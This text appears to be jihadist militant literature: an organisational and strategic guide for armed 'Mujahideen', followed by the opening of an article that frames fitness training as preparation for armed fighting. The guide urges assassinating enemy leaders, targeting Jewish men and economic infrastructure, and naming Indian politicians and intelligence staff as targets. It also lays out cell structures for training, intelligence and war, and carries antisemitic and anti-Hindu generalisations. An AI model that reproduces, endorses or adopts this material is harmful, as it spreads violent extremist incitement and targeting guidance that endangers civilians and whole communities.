After the compulsory requirement of the Imaan and the Taqwa, the Mujahid ought to pay careful attention to the following three points:

1. Highest standard of military training. 2. Obedience. 3. Prudence and Contrivance.

The more a Mujahid with the Imaan and the Taqwa, concentrates on these points, the more he will gain strength and blessing.

Highest Standard of Military Training.

Every Mujahid should possess the highest standard of military training, whether it is physical training, or training for the use of weapons, or frontal assault, or guerrilla warfare. In short a Mujahid should acquire the highest calibre of professional training that would able him to perform a multitude of tasks. Without such professional training it would be naive to enter the war. Insufficient training is not much useful either. Today the world has made tremendous progress in the art of warfare. The Muslimeen must try to acquire superiority in this field. A Mujahid ought to be trained to such an extent, that when he is sent without any weapons to the enemy country, he would be able to inflict heavy losses upon the enemy. If he is armed then he would be able to wipe out large numbers of the enemy's soldiers.

The training for the Jihaad could be divided into two parts.

1st Part:
Purely mental and psychological training which will result in producing self-confidence, valour, secrecy and serenity. A Mujahid is mentally prepared for any eventualities. A Mujahid is as solid as a rock, while faced with difficult situations. A Mujahid is totally in command of his faculties, whether in sorrow or in joy and most importantly he would never divulge secret information that is embedded into the deepest recess of his soul.

2nd Part: Physical and armament training.

Every Mujahid ought to be physically as strong as possible. His physical fitness ought to reach to the stage, that physical torture of the whole world could not make him spill the secrets. He ought to be strong enough to fight with his bare hands. He ought to be trained to such an extent that he can use whatever weapons he can lay his hands on. He ought to possess enough knowledge and skill to repair various weapons. He ought to be trained to make potent weapons from ordinary materials, freely available from the market place.

Every Mujahid ought to know the fact that as the Jihaad is compulsory for the protection of the Muslimeen, so is the training for the Jihaad.

Allah Ta`ala has commanded us in the Holy Quraan, to prepare for the Jihaad as much as we can. Allah's Last Rasool SallalLahu-`alayhi Wasallam has put great emphasis on the training for the Jihaad.

Therefore if the Mujahideen have the desire to perform the best and to defeat the enemy, then they should work un-tiringly for the preparation of the Jihaad and should not be content with anything less than the best.

Obedience

The second important requirement for a Mujahid is obedience. By obedience we mean the obedience of Allah Ta`ala and His Rasool SallalLahu-`alayhi Wasallam and the obedience of the Ameer. A Mujahid is not fighting for his community, his clan, or his homeland, but he is fighting for the Blessings of Allah Ta`ala and to spread the Word of Allah Ta`ala and the commandments. Therefore it is necessary for him, that at every step, he should follow the commandments of Allah Ta`ala and the Revered Sunnah of Allah's Last Rasool SallalLahu-`alayhi Wasallam . May it be the joy of victory, or the sorrow of losing his best friend, may it be the passion for revenge for the murders and the rape of the innocent Muslimeen by the Kuffaar, or the calmness and control during the enemy's surrender. Whether the spoils of war are heaped upon his feet, or he is in the state of hunger and thirst. He always acts according to Allah's commandments and the Revered Sunnah of His Rasool SallalLahu-`alayhi Wasallam.

A Mujahid never gets intoxicated by his power and his might, he never lays his hands upon the very old, the innocent children and the women. The thought of dishonest acquisition of the spoils of war never crosses his mind. He does not spill any blood at the joyous occasion of victory, because he is the Soldier of Allah Ta`ala and the Soldier of Allah Ta`ala always keeps his distance from oppression, embezzlement and excesses of any kind.

Prudence and Contrivance

The third important ingredient for a Mujahid is contrivance and prudence. A Mujahid, may he be a commander or a soldier, ought to enter into the war armed with a careful and well thought out plan and strategy, to cause maximum damage to the enemy and minimum loss to him and his side. The Mujahideen ought to be aware and informed of the enemy's weaknesses. Their intelligence system ought to have gained the deepest access into the enemy's plans and strategies. The Mujahideen also ought to be familiar with the enemy's psychology. For example the psychology of some enemies is as such, that the loss of one hundred of their men is less important to them than the loss of one hundred dollars or pounds. Thus it would be prudent for them to destroy the enemy's economy. The reason behind the enemy's such psychology is, their idolatry. Idolatrous beliefs result in the loss of values and the importance of other human beings, not only in their own eyes but also in the eyes of others. Yes, the only value the Mushrikeen understand is the value of worldly possessions. This lesson is deduced by the Ghazwat ul Badar, when Allah's Last Rasool SallalLahu-`alayhi Wasallam left Madinat ul Munawwarah with the intention of capturing Abu Sufyaan's loaded trade caravan. This threat forced the Mushrikeen to put the lives of their nearest and the dearest at stake, just to protect their worldly possessions. The consequence of such a folly was the slaughter of their kith and kin by the honoured Sahabahs RadhialLahu-`anhum of Allah's Last Rasool SallalLahu-`alayhi Wasallam. The death of whom has demoralised the Kuffaar to such an extent, that within a very short period they surrendered to Allah's Last Rasool SallalLahu-`Alayhi Wasallam forever.

If the Mushrikeens' psychology was not materially orientated then they would not have put all their best soldiers into the battle, and Allah's Last Rasool SallalLahu-`Alayhi Wasallam might have had to fight many more battles, in order to wipe out the cream of the Mushrikeens' army, but as soon as their economical interest was perceived to

be under threat, the Mushrikeen lost all their reasoning and intellect, and inflicted upon themselves irrecoverable damage by losing their most able and brave fighters in the Battle of Badr.

On the other hand when the confrontation is against the Jews, then the Jews value their lives more than their worldly possessions. The Jews are not perturbed by the loss of millions of pounds but would be concerned greatly if they lost a few lives. Though the love of worldly possessions is rampant in them as well, but after the emergence of Islam the value of ever decreasing manpower have acquired enormous value to the Jews. Therefore the clans of Banu QainuQa' and Banu Nadheer of the holy city of Madinah had sacrificed their properties and economical resources in order to save the lives of their members. This is declared in the Holy Quraan

"that the Jews would offer Fidyah for the release of their prisoners".

Therefore it would be prudent to concentrate on the destruction of the Mushrikeens' economical and financial establishments. This will demoralise their resolve to fight and soon they will bow to the Muslimeen. But if the enemy are the Jews then their men are to be targeted, which would demolish their resolve.

Similarly the Mujahideen ought to trace those persons who are considered as the brains of the enemy, whom the Holy Quraan has called as "Ai'mmatul Kufr".

Behind the war effort of every nation lies certain powerful people who devise the war strategy and oversee the progress of the war. The Mujahideen should adopt the strategy of eliminating these war lords, instead of sacrificing numerous Mujahideen's lives, in order to wipe out the ordinary enemy soldiers. This will Insha-Allah be much more beneficial.

All the Anti-Islam forces, may they be Mushrikeen or the Jews, have one common factor among them. This common factor is their reliance upon few individuals. This personality worshipping epidemic is the greatest weakness of the enemy. Thus to break the enemy's Anti-Islam resolve, a plan to remove these warlords from the scene, would offer untold advantages to the Mujahideen. Once the enemy's leading lights disappear from the scene, the whole nation becomes a rudderless ship.

In contrast, the Muslimeen are the only Ummah in the whole Universe, who become stronger when more and more of its commanders and leaders sacrifice their lives in the path of Allah Ta`ala. Every drop of a martyr's blood produces a new life, vitality and strength to the Muslimeen. The Ummah becomes more united and committed more than ever.

The Armed wing of the Jihaad organisations therefore, ought to consider these facts very carefully and devise their strategy in the light of the above passages. Today many movements for the liberation in India are, either failing in their objectives, or prolonging their struggle, because they have confined their activities to targeting only the soldiers and civilians, while the fact of the matter is that India's every increasing population is a grave problem for its leaders. The Indian government was forced to spend 168,000,000,000 Rupees in the last year alone, on its birth control programme. Thus the death of a few thousand of her inhabitants would have a negligible effect upon the leaders and the country, on the contrary they might perceive such a loss as an advantage and a divine dividend to their population containment efforts.

True, if India would have been a prosperous nation and the lives of her citizens would have been considered precious, then by now a mutiny might have flared in the streets of India, as a result of the losses they suffered in Kashmir, Punjab, Nagaland, Manipur, Asam and Behaar. The true situation in India is somewhat different. Unemployment is so rampant that the Indian soldiers, even after daily cleansing of thousands of their comrade's bodies for burial, do not raise their voices in protest, because the sum of 1800 Rupees or so of their salary is the

only means of income they have, which provides the meagre basic necessities of their lives. If this source of income disappears then they will endure the same hunger and poverty as the other millions of Indian citizens are suffering. They are also well aware of the fact, that there is a long queue of hungry and starving people awaiting for their job, if they ever dare to question the mad and suicidal policies of their superiors.

In such circumstances, if the various Movements would have concentrated their efforts towards the economical targets, then by now many a region would have been freed from the yoke of slavery. If these Movements would have targeted the people with silky Dhotees and white Sampan shaped Topees and those leaders whose profession is to abuse the voter's trust, under the pretense of humility and the intelligence organisation of India, then these Movements might have been enjoying their successes by now.

To conclude this statement, we emphasise that the people in charge of the military wing ought to be highly skilled in various branches of warfare and ought to be extremely capable of formulating and devising practical strategies and astute planning. They ought to be well equipped in the implementation and enforcement of such tactics and methods, which would cause the greatest chaos and demoralisation, amongst the populace of the enemies. They should always make sure that their strategies and plans would not cause unnecessary loss of the Mujahideen's lives.

The Mujahideen ought to be bursting with passion for Martyrdom. The Martyrdom is the greatest Honour bestowed upon them by Allah Ta`ala, but it is not the final objective. Therefore the Mujahideen should always be aware of those aims and objectives for which the Jihaad was made compulsory. They should not engage in any imprudent act and unwise activities because of their eagerness to obtain the Martyrdom.

The Administrative Division Of The Armed Wing

It is necessary for the strength and effectiveness of this section, that its responsibilities and personnel ought to be divided into three groups and sections, or the armed wing ought to be divided into three sections.

1. The Department of Training
2. The Department of Intelligence
3. The Department of War.

1. The Armed Wing must include some such personnel who are at the peak of their physical fitness, they possess first-hand experience of all kinds of weapons and are in tune with the fundamental principles of the Jihaad. They also have the experience of managing the training centres and could teach the art of warfare.

They should be designated solely for the training and coaching of the new Mujahideen. They should also be given the responsibilities of establishing new, permanent and mobile training centres, with the approval of the Central Organisation. They ought to travel to different countries and provide training to the Muslims of various regions and countries.

This section ought to have a list of all trained personnel with their addresses, their organisational position and status and the record of the standard and the level of training they possess.

This section ought to arrange intermittently, special sessions of training for the leaders of the organisation and the personnel of other sections, thus providing them with complete and up-to-date training.

This section ought to be in regular contact with other organisations' military wings, with the view of improving the existing system.

2. The Intelligence Section should appoint those people to its section who are physically strong, agile, selfless and experienced and who are totally trustworthy and loyal. They are not tainted with the disease of popularism and personal vendetta. The tasks and responsibilities of this department are as follows:

· Complete intelligence gathering of the enemy's strength and its sensitive places.
· To be fully informed of the weaknesses of the enemy.
· To successfully instigate misinformation campaigns, in order to disguise the true strength and war strategy of the Jihaad organisation.
· To prevent infiltration of the enemy agents and unearthing the moles within their organisation.
· Completion of all the necessary arrangement before commencing any military activities in the new theatre of war and to pinpoint sensitive targets.
· To keep a strict watch upon any internal mutiny.
· To establish contact with the Mujahideen who are held prisoners in the enemy jails.
· To win support for the Mujahideen within the enemy territory and to establish channels for the Mujahideen.
· To arrange clandestine supplies to the Mujahideen, fighting in the theatre of war.
· To discover any national or international conspiracies against the organisation and to thwart it prior to their implementation.

3. The Department of war:

Finally a Jihaad Shura, consisting of the members of the military wing and the experienced commanders, with the consent of the Ameer and the organisation ought to be established, in order to pursue a cohesive course of action, for the most effective means of the Mujahideen's war efforts and for the preparation of devastating attacks upon the enemy. The Distinction Between The Jihaad And Acts of Violence, the honoured Mujahideen ought not to forget, that the Jihaad is an act of Divine Worship and at the core of every Act of Worship, lie the vital requirements of purity and sincerity of the heart. Every Act of Devotion must be performed for the sole purpose of obtaining Approval and blessings of Allah Ta`ala and must be totally in accord with the Revered Sharee`ah. The Mujahideen's intentions always ought to be to please Allah Ta`ala alone. Their hearts and souls ought to be free from false pride, arrogance, haughtiness and insolence, so that their great Act of Devotion and Worship remains protected and acceptable in the Court of Allah Ta`ala. Anyone who sacrifices his life with the sole intention of becoming famous, would be the first person to be shoved into the hellfire, therefore the Mujahideen ought not to be haughty and insolent because of their great deeds and ought not to advertise their deeds without any necessary reasons. The pronouncement of the events of the Jihaad, for the sole purpose of propagation ought to be narrated with the minimal mentioning of personal achievements, instead the greatness of the Jihaad and the help and the victory of Allah Ta`ala ought to be prominent in all such propagation.

Once the Mujahid believes, that every achievement and success is not due to his effort and endeavour, but due to Allah's Will and the commandments, then none of the satanic tricks will penetrate his heart and soul. Regardless of whether he narrates each and every event and achievement of the Jihaad, or publishes them. Indeed Allah Ta`ala will grant to this Mujahid untold and unimaginable Thawab (reward) for such narration and publication, as they would be a means to bring thousands of Muslims into the Jihaad.

If the narration of the events of the Jihaad in the above prescribed manner is not pursued and it is instigated due to an act of false pride and insolence, then the deeds of the honoured Sahabah RadhialLahu `Anhum and the Salaf Saliheen would have never reached us.

On the other hand (Allah Ta`ala orbits???) if any thought of self-importance penetrates into any Mujahid's heart and soul and he considers himself as an indispensable old hand and an extremely valuable experienced Mujahid and believes that all the achievements are due to his personal effort and endeavour and demands certain rights,

then the situation becomes threatening, which need to be reformed urgently. Therefore the Mujahideen ought to check thoroughly and correct their intentions before any public statements and publications are made.

One other important point to be remembered is, that holding and carrying the weapons is a great blessing, thus Satan tries his utmost to tempt the armed Mujahid to abuse this blessing, by prompting the wrongful usage of his weapons, in order to cause ill-feelings against the Jihaad and the Mujahideen. Therefore those lucky Mujahideen who are armed, should understand very clearly and precisely that the usage of these weapons are governed by the Revered Sharee`ah and if the usage of these weapons are carried out in accordance with the Revered Sharee`ah then only it would be called the Jihaad and they will reap the Thawab (reward) for this great Act of Worship and Devotion. But if he uses his weapons, contrary to the Revered Sharee`ah and in the wake of some temporary emotional outbursts, then this will not be the Jihaad, but it will be an act of violence, and Allah Ta`ala detests those who spread chaos and violence on the earth. Some people who are shallow minded and possess uncontrolled emotions, are propelled by Satan, to act irresponsibly and the satanic influences instigate negative feelings in them against the organised Movement of the Mujahideen and their policies which are based upon the Revered Sharee`ah. These people start complaining that nothing important is happening. But in reality the only act they themselves are capable of accomplishing is, lobbing a grenade into the places of worship of the enemy, or to disrupt a public gathering, or to kill some unconnected and unworthy or defenceless person. These meaningless and despicable acts of violence are considered by them to be their greatest achievement.

Sadly the enormous achievements and task of the Jihaad Movements, such as the snatching of freedom and independence for the millions of Muslims from the clutches of the barbaric Soviet occupying forces and the virtuous cause of protecting the future of 200,000,000 Indian Muslim's from the racist Hindus, does not seem to them as a great achievement and endeavor. Such superficial and shallow minded youths could be found in the four corners of the world. Some of whom spend their lives day-dreaming of some invincible great plans which never sees the light of the day, while some will be carried away by their silly and aimless emotions to commit some act of violence which might push some of the greatest organisations to the precipice of destruction.

These type of youths could be seen either asking daft and silly questions to the respected `Ulama, or bothering the leadership of the Jihaad Movements, with their imaginary schemes. The usual contents of their verbosity includes such statements "that excluding the Jihaad, if there is any other need for their services, then they are willing to serve", "you are wasting the resources by fighting such and such enemies, while the real enemy is around you", "is it permissible to kill a prostitute?", "could we have your permission to rob all those who do not take part in the Jihaad?", "certain banks are the properties of certain sects, could we be allowed to rob them as it will be profitable to the religion?", and so on and on and on.

These type of people are neither encouraged by the respected 'Ulama, nor by the leadership of the Mujahideen. Disappointed, they turn against the respected 'Ulama and the leadership of the Jihaad Movement, they then start spreading false and distasteful accusations and innuendoes against the respected 'Ulama and the leadership of the Jihaad Movements and finally they turned to other people for help for their superficial and imaginary perception and schemes. Occasionally they manage to form a group of like-minded mentally disturbed people and start some short-lived subversive activities, then they fade away quietly.

It is a binding duty of the Jihaad organisations, to inform very precisely, emphatically, and very clearly, to every Mujahid, before handing the weapons to him, the sanctity of the weapons, and the Revered Sharee`ah relating to the proper usage of these weapons. The Jihaad organisation ought to make sure that those who are entitled to carry arms and ammunition, are well drilled in the following of the commands of their commanders and the Ameer. They are to be thoroughly checked against any germs of self-importance and the shallow disruptive emotions.

The strict policy of discouragement ought to be enforced for any one, perceived to be harbouring any notion of abusing the weapons and are prone to momentary personal initiatives. Such people should be kept away from the organisation and the Mujahideen. As we have described earlier that the Jihaad is not synonymous with hooliganism, armed robberies, murders and mayhem, but a holy deed of Worship and Devotion, which is solely performed for Allah's approval and blessings, and Allah's approval and blessings can only be obtained by the obedience of the Ameer and by the strict adherence to the Revered Sharee`ah.

The purpose of the Jihaad is the reformation of the individuals and the society. The aim of the Jihaad is to establish peace on Earth. The objective of the Jihaad is to instill obedience and subjugation to Allah Ta`ala only. The Jihaad is synonymous with the Da'awat ul Haq. Thus a Mujahid should acquire the attributes and qualities befitting the Soldier of Allah Ta`ala.

Today conspiracies against Islam and Muslims are rearing their ugly heads in many quarters of the world, therefore a tightly knit organisation and an extremely careful approach to the Jihaad is required. This can only be achieved, when unsuitable persons do not enter into the fold of the Jihaad organisation and the Movement until they conform to the hilt to all the Islamic principles and commandments. This conformation will result in Allah's blessings descending upon those who are participating in the Jihaad and all the goals of the Movement will be fulfilled and Insha'Allah, the words of Allah would be supreme once again in every nook and cranny of the world, and Islam will regain its superiority over the Kafirs and the Mushrikeen.

Oh Mujahid in the Path of Allah Ta`ala! **Remember!**

That the Jihaad is not a means to bring human beings into the subjugation of other human beings, nor is the Jihaad for the purpose of achieving personal gains or honour. We are sacrificing our lives in order to end all the mischief, discord, sedition, inequity, wretchedness and wickedness from the world, our sole expectation by the virtuous deed of the Jihaad is the success in the Hereafter. Therefore whenever we are armed, then our hearts and souls should be attentive to the Holy Words of Allah Ta`ala.

This hereafter world, we have specifically made for those who do not intend to high-handedness and mischief on earth. And good result is (bestowed) to people of Taqwa. (Surah-al-Qisas:28, Ayah 83)

An armed and trained Mujahid's heart and mind is not only occupied with the twenty-eight Ghazwaat, the bravery and chivalry of the honoured Sahabahs RA, the faith enhancing military campaign of the honoured Sahabahs RA in the width and breadth of the Roman and the Persian Empires, the invasion of Sindh (presently in Pakistan) in response to the cry of a child and the attack of Tariq bin Ziyad (RahimahulLahu) on Spain in order to protect the dignity and honour of a non-Muslim lady, Sultan Salaahuddeen's (RahimahulLahu) war against the Christian (so called) Crusaders for the liberation of the Holy Masjid of the Bait ul Maqdis, and the war of Mahmood Al Ghaznvi with the Hindus for the destruction of the Mandir of Sumnath (where in the name of religion every conceivable oppression was carried out against humanity), but the Mujahid at the same time should also remember that Allah's Last Rasool did not grant the permission to fight the Munafiqs of Madinat ul Munawwarah. Hazrat 'Uthmaan (inspite of ruling the then half the regions of the world) did not allow Muslims to attack the few hundred Christians.

The Leader of the Mujahideen, RasoolulLah SAW, on every occasion of sending the groups of Mujahideen for the Jihaad assignment, used to emphasise to them:

· Depart with the name of Allah and with the help from Allah and in the Deen of Allah's Rasool SallalLahu `Alayhi Wasallam.
· Do not kill any old age person.
· Do not kill any invalids and disabled.

· Do not harm babies.
· Do not harm children.
· Do not harm women.
· Do not steal from the booty and the spoils of war.
· Accumulate all the spoils of war in one place (take your share after its division).
· Maintain proper & correct mutual dealings.

Sometimes the following declaration was also issued:
· keep your words and do not go back on your commitments.
· Do not mutilate the corpses.

We should also memorise that Allah's Last Rasool has pronounced *"the threat of the Jahannam for those Muslims who raise their swords against each other, in such a case the murderer and the murdered both will be assigned to the Jahannam".*

We must also preserve it into our hearts and minds, that even a single life is immensely valuable to Allah, thus extinguishing a life on the suspicion of being an agent or informer alone should not be practiced. The Earth shudders with the sin of extinguishing an innocent soul and Allah's help and blessing is suspended.

The honoured brave soldiers of the Ummah!
Those youths deserving the Jannah!
The courageous battlefield heroes!
Memorise well!
Your fight is not for a specific nation, community, group or organisation. You are not spilling your blood for the dominance of one nation upon another. The reason for your Jihaad is not to elevate one organisation above another. You do not wave the banner of Arab nationalism or Asian nationalism. You are not fighting to protect the powers of the few. Your fight is to obtain Allah's favour, and acceptance of your deeds by Allah.

That's why this war is called the Jihaad!!!

You are sacrificing your lives for the greatness of Islam and for the protection of the Muslims, therefore even the dust and the sand on your feet is the guarantee of the Jannah. You are striving for the establishment of the greatness of the Holy Quraan and for Allah's commandments, in order to guide mankind to the right path.

You are performing the greatest task of liberating mankind from their own slavery and bringing them to the subjugation of Allah Ta`ala alone. You are those fortunate people who are providing the proof of the Oneness of Allah Ta`ala and the righteousness of His Deen, Islam, by spilling of your crimson blood. Therefore after your death, you are bestowed with the honour of the Shaheed.

It is strictly not permissible for you to put a bullet in the body of any Muslim.

Therefore:

It is criminal to use your youthful energy and power to usurp one nation against another.

It is not allowed for you to use your sacred weapons for the advancement of one organisation at the cost of another.

Do always remember that you are the Mujahid in the Path of Allah Ta`ala, the soldiers of Islam, the guardians and protectors of the Imaan and the Deen.

These honours are your precious possessions of this world and the Hereafter.

The Psychological Preparation of the Probable Consequences of the Jihaad.

Whenever Muslims enter into the Jihaad with the Blessings and the Help of Allah Ta`ala, then immediately many a diverse consequences emerge. Therefore a Mujahid must always be psychologically and mentally prepared for them.

Presently after the campaigns of the Jihaad, an instant victory and the immediate establishment of the Khilafah is assumed as a fact.

We assume that as soon as we start the Jihaad, we will be victorious immediately and as soon as we are victorious the Khilafah ul Rashidah will be established and the environment of piety and pure goodness will be enforced and upon every street and corner of the conquered land, the seal of Islam would be imprinted immediately. But when after the Jihaad these assumptions are not materialised then suddenly the Anti-Jihaad conversations rear their ugly heads, great numbers of people lose their hearts in the Jihaad. The euphoria of the victory turns into dejection, some proclaimers of instant establishment of the Khilafah ul Rashidah after the Jihaad, hide their faces with shame and guilt, and the Anti-Jihaad supporters are provided with an opportunity for heralding their abuse against the Jihaad and the Jihaad Movements.

A clear example of such an event is Afghanistan. In 1992 when General HabebulLah the communist backed puppet ruler was dethroned, the communist surrendered to the Mujahideen and handed over the rein of power to the Mujahideen, thus enabling the Mujahideen to enter Kabul and formed the government with few key positions in their hands, while the whole of the administrative establishment and the armed forces and the civil servants of the past regime remained intact.

There was no ethical or religious base for fighting and destroying the Uzbek Militia who handed the power to the Mujahideen, thus they remained armed to the teeth. Meanwhile small groups managed to occupy various sections of Kabul which were supported by the Iranian Regime. The whole of Afghanistan was in turmoil. The fourteen-year long bloody war has left Afghanistan fragmented and each part of Afghanistan was under the control of different armed factions. The whole of Afghanistan was sprinkled with land mines with the view of maiming and killing tens of thousands of Muslims. Six million of the population was forced to seek refuge in neighbouring countries. Russia's crime against humanity has left millions of helpless and destitute widows, orphans and crippled citizens.

In such a grave and despondent situation it was vital that all the Mujahideen should have come together and co-operated fully with each other and the process of dismantling the communist administration would have been started and they would have formed cohesive internal policies. But soon after the surrender of Kabul to the Mujahideen, a section of the populace, gripped by their long suspended desire and enthusiasm for the establishment of the Khilafah, became disenchanted with the snail pace progress of the Mujahideen towards that goal.

Many a different and false accusations were directed against the Mujahideen. Such as "the streets of Kabul are filled with shameless women who do not cover themselves according to the Revered Sharee`ah", or "Kabul is under the control of the Uzbek Militia of Rasheed Dostam and the Mujahideen are puppets in their hands", or "all the government departments and offices are run by the communists" and so on. Thus these and similar unreal outbursts gave the opportunity to a faction to attack Kabul and opened the door of wretchedness which has not yet been closed.

After the start of this internecine war in Afghanistan, who did what, and what actually took place is a long story. During that period of this blind war, so many events took place that even the parties involved might not know themselves.

Indeed many excesses were committed. Broken promises, reneging on solemn commitments, bitter scenes, the heart breaking war between the various factions of the Mujahideen were witnessed. Many honoured and respected great personalities were defamed. Countless trusted and dignified people, lost their positions and respect in the eyes of the Ummah.

How did it all begin?

We observed an interview of an Afghan leader surrounded by sabre rattling and slogan chanting Arab Mujahideen, the Afghan leader was expressing with heavy heart the facts that Kabul is still under the iron control of the Uzbek Militia and the supremacy of Islam is not established. Thus he will fight to the last, to remove every communist from Kabul. During the whole interview he was cheered by the Arab Mujahideen with emotional and unrealistic slogans.

A realisation dawned upon us there and then, that these slogan chanting, emotional Mujahideen are the root cause of the erroneous views of this great leader. If this leader should have gone to Kabul with the Mujahideen under his command and acted in consultation with the other Mujahideen groups in Kabul with a view of systematic removal of the communists from the machinery of the government then the ultimate wishes of all the Mujahideen and the pious people would have been easily attained.

But the war has commenced and the communists were able to gain protection from various Mujahideen organisations and thus contributing in the prolongment of the final outcome.

Our only reason for stating this example is to show, that when the Mujahideen are not prepared for the consequences of the Jihaad before hand, then a disastrous result might ensue.

It is not our intention (Allah Ta`ala Forbids) that the Afghanistan Jihaad is a failure. On the contrary, we believe that in Afghanistan's Jihaad, the Muslims in general and the Mujahideen in particular, were successful beyond the wildest imagination. Because the Jihaad of Afghanistan was waged neither for the purpose of governing Kabul by the Mujahideen, nor with the aim of removing certain people from power and installing others in their places. The aim of the Mujahideen, for a considerable period was, that they were fighting for the protection of Islam and to obtain the highest honour of Martyrdom in this war.

By this great Jihaad, the bloodthirsty animal, namely the Soviet Union, met her own death. A sigh of relief has spread from Pakistan to the gulf. Due to this great Jihaad those Muslim states were able to free themselves from the clutches of the Soviet Empire, for whom the thought of liberating themselves was non existent a short while ago.

These were the fruits of the Jihaad in Afghanistan, which slowly and gradually inspired the Mujahideen towards their ultimate goals of establishing the government on the model of the Khilafah ul Rashidah.

Thus establishment of the Khilafah and other faith enhancing aims and objectives gained momentum and were expressed in slogans by the Mujahideen and the lovers of the Jihaad.

After the fall of Kabul, the result and consequences obtained through the Jihaad were soon forgotten and were biting the dust and all the attention was now focused solely on those slogans which appeared at the end of Afghanistan's Jihaad. These were though not empty and hollow slogans and it was also the Mujahideen's

intention and aim to establish the Islamic system in Afghanistan after the demise and the destruction of the communist administration, as it was the cornerstone of the Mujahideen's aim and objective for waging the Jihaad. But after the fall of Kabul no one realised the huge and countless obstacles lay ahead in the path of the establishment of the Islamic system in Afghanistan. Every nation of the world perceive the establishment of pure and true Islamic State in Afghanistan as a death-warrant to their own existence. Even the neighbouring Islamic nations were not in favour. Furthermore wiping out the remaining communists and getting rid of the communist legacy and influence was not an easy task. The settlement of millions of displaced and dislocated refugees and the redevelopment of the ruined country was a huge and extremely difficult task.

In these circumstances it was vital for all the groups and the factions to tackle these issues unitedly and continuously. In addition the prevailing international laws were the permanent stumbling blocks to these efforts, to challenge and confront these international laws needed enormous efforts and a lengthy period of time.

Anyhow, due to the hastiness of some people and due to the old enmity and rivalry of some people and due to some other reasons, Afghanistan was pushed into a new war. But we believe that the Jihaad of Afghanistan is a success and Insha-Allah, in the near future a genuine Islamic nation will be established and the blood of 1,600,000 Martyrs which had folded the darkness of communism, will bear fruits and Insha-Allah, the best leadership will be provided from Afghanistan, which will not succumb to anyone's threat in its pursuit of solving the problems of the Muslim Ummah. Yes! We said in the past and we say again now! It might take some time, to achieve these goals. We honestly believe that in-spite of the conspiracies of the enemies and the apathy of our own, this length of time does not seem considerably long.

Now returning to our main subject.

Every Mujahid should always be alert and prepared in his mind and heart for the probable consequences of the Jihaad and it should be understood well, that as long as a Mujahid's intention is correct and proper and his Jihaad is according to the Revered Sharee`ah, then he will never be a failure. If he is victorious then he is the winner, if he looses his life in the hand of the enemy then he is also successful. If his forces are winning then he is the winner, and if his forces are apparently unsuccessful then he is still successful. But the consequences on the surface could have many dimensions. It is probable that Allah Ta`ala will bestow such a victory in the Jihaad, that he can see the fulfilment of the aims and objectives of the Jihaad with his own eyes, as the honoured Sahabahs RadhialLahu-`anhum have witnessed Allah's glorious gift of victory in the battle of Badar and in the Holy city of Makkah and as Sultan SalahudDeen had witnessed in the victory of the Bait ul Maqdis in Palestine. But it is also probable that a Mujahid might witness an apparent defeat, but in reality this defeat is on the surface which could contain within it several benefits. As the honoured Sahabahs RadhialLahu-`anhum have witnessed in the battle of Uhud. It is also probable that the battle is indecisive and ends in stalemate and its affects might become apparent later on, as it happened with the Movement of the Martyrs of Balakoat, the consequences of which were ascertained after a while.

The consequences of every Movement and every Jihaad holds many probabilities, thus a Mujahid, in order to Please Allah Ta`ala, ought to put all his effort and the best of his endeavour to the Jihaad and leave the result of his effort and endeavour to Allah Ta`ala alone. He ought not to blow his trumpet on victories, nor to be heart broken and disappointed on his defeat. His effort, endeavour and sacrifice are never in vain. The result will definitely emerge either immediately or later. His participation in the Jihaad Insha-Allah, would emerge, in the form of Allah's blessings upon the inhabitants of the whole world.

If by the sacrifices and efforts of the handful of people the caravan of human beings is diverted from the path of hell to the eternal heavenly abode Jannah, then this bargain is not a bad bargain at all. If Allah's precious gift of the establishment of Islam and the Khilafah is achieved, then who could measure the greatness of this gift of Allah Ta`ala.

“Oh heart in love contains all the benefits, Loss of one life is not a bad loss.”

If the Mujahid is an eye witness of the fruits of his sacrifices then it is a great blessing and if the fruits of his sacrifices blossom after his time, then his reward is awaiting for him when he meets his Creator.

The Psychology of Working Out

by Thabit bil Darb



Working out is an activity enjoyed by millions of people nationwide Muslim and non-Muslim alike. Many people and magazines try to explain how to enhance the work out experience, such as defining what types of food to eat, what to drink, how many reps one should perform, and how often one should work out. A great deal of money is spent by many individuals worldwide to achieve the most enhanced workout experience, with a considerable number of such people not getting the desired effect. The purpose of this article is to spend some time on a key factor that many people miss out on. That factor happens to be the overall psychology of the individual who is engaged in working out.

Before one delves into the psychology of working out and how it affects Muslims, let the noble readers be reminded about the current healthcare crisis taking place here in the United States of America. The following sentence was extracted from an article titled: "Commercial Weight Loss Products and Programs: What Consumers Stand to Gain and Lose" that was written in the year 1997 for a public conference on the dangers of obesity that was held between October 16-17.[1]

"On October 16-17, 1997, representatives from academia, government, the weight loss industry, and consumer advocacy groups met in Washington, D.C. for a conference – 'Commercial Weight Loss Products and Programs -- What Consumers Stand to Gain and Lose'. The subject of the conference was the continuing rise of obesity in this country, estimated to cost consumers over $100 billion in health care costs and money spent on weight loss products and services. The conference was conceived as a coordinated effort by all concerned groups to better understand the problem and to explore ways to improve the information that consumers routinely receive about the nature of obesity and weight loss products and programs".

One may be asking: What is the relationship between the psychology of working out as a Muslim, especially a Muslim who is striving hard for the cause of Allah, and the issue of obesity in the United States? Well, in order to understand what drives most people to work out, we need to see what the underlying motives are. In the country that most of the people reading this article live, the primary motivating factor for millions of people is either to lose weight or to have a beautiful, handsome chiseled body. These should not be the motivating factors for Muslims who love Allah and his noble Messenger, peace be upon him. We as Muslims should work out with good intentions. Good intentions such as:

1. The strong Muslim is better than the weak Muslim. This can apply to physical, mental, economic, and intellectual.

2. To be physically capable of carrying out the duties of al-Qital, especially the current conditions of *Ribat*, which are not the easiest of conditions by any stretch of the imagination.

3. To apply the hadith: Salamah ibn Al-Akwa

1 See http://www.ftc.gov/os/1998/03/weightlo.rpt.htm

narrated that the Prophet, peace and blessings be upon him, passed by some people of the tribe of Banu Aslam who were practicing archery. The Prophet said, "*O children of Ishmael! Practice archery as your father Ishmael was a great archer. Keep on shooting arrows and I am with (the team of) Banu so-and-so*". So one of the parties ceased shooting, whereupon the Prophet said, "*Why do you not shoot?*" They replied, "How should we shoot while you are with them (i.e., on their side)?" On that the Prophet said, "*Shoot and I am with all of you*".[2]

Moreover, the Muslim should realize that the following activities have a strong Islamic significance in our early history, starting in the time of the companions:

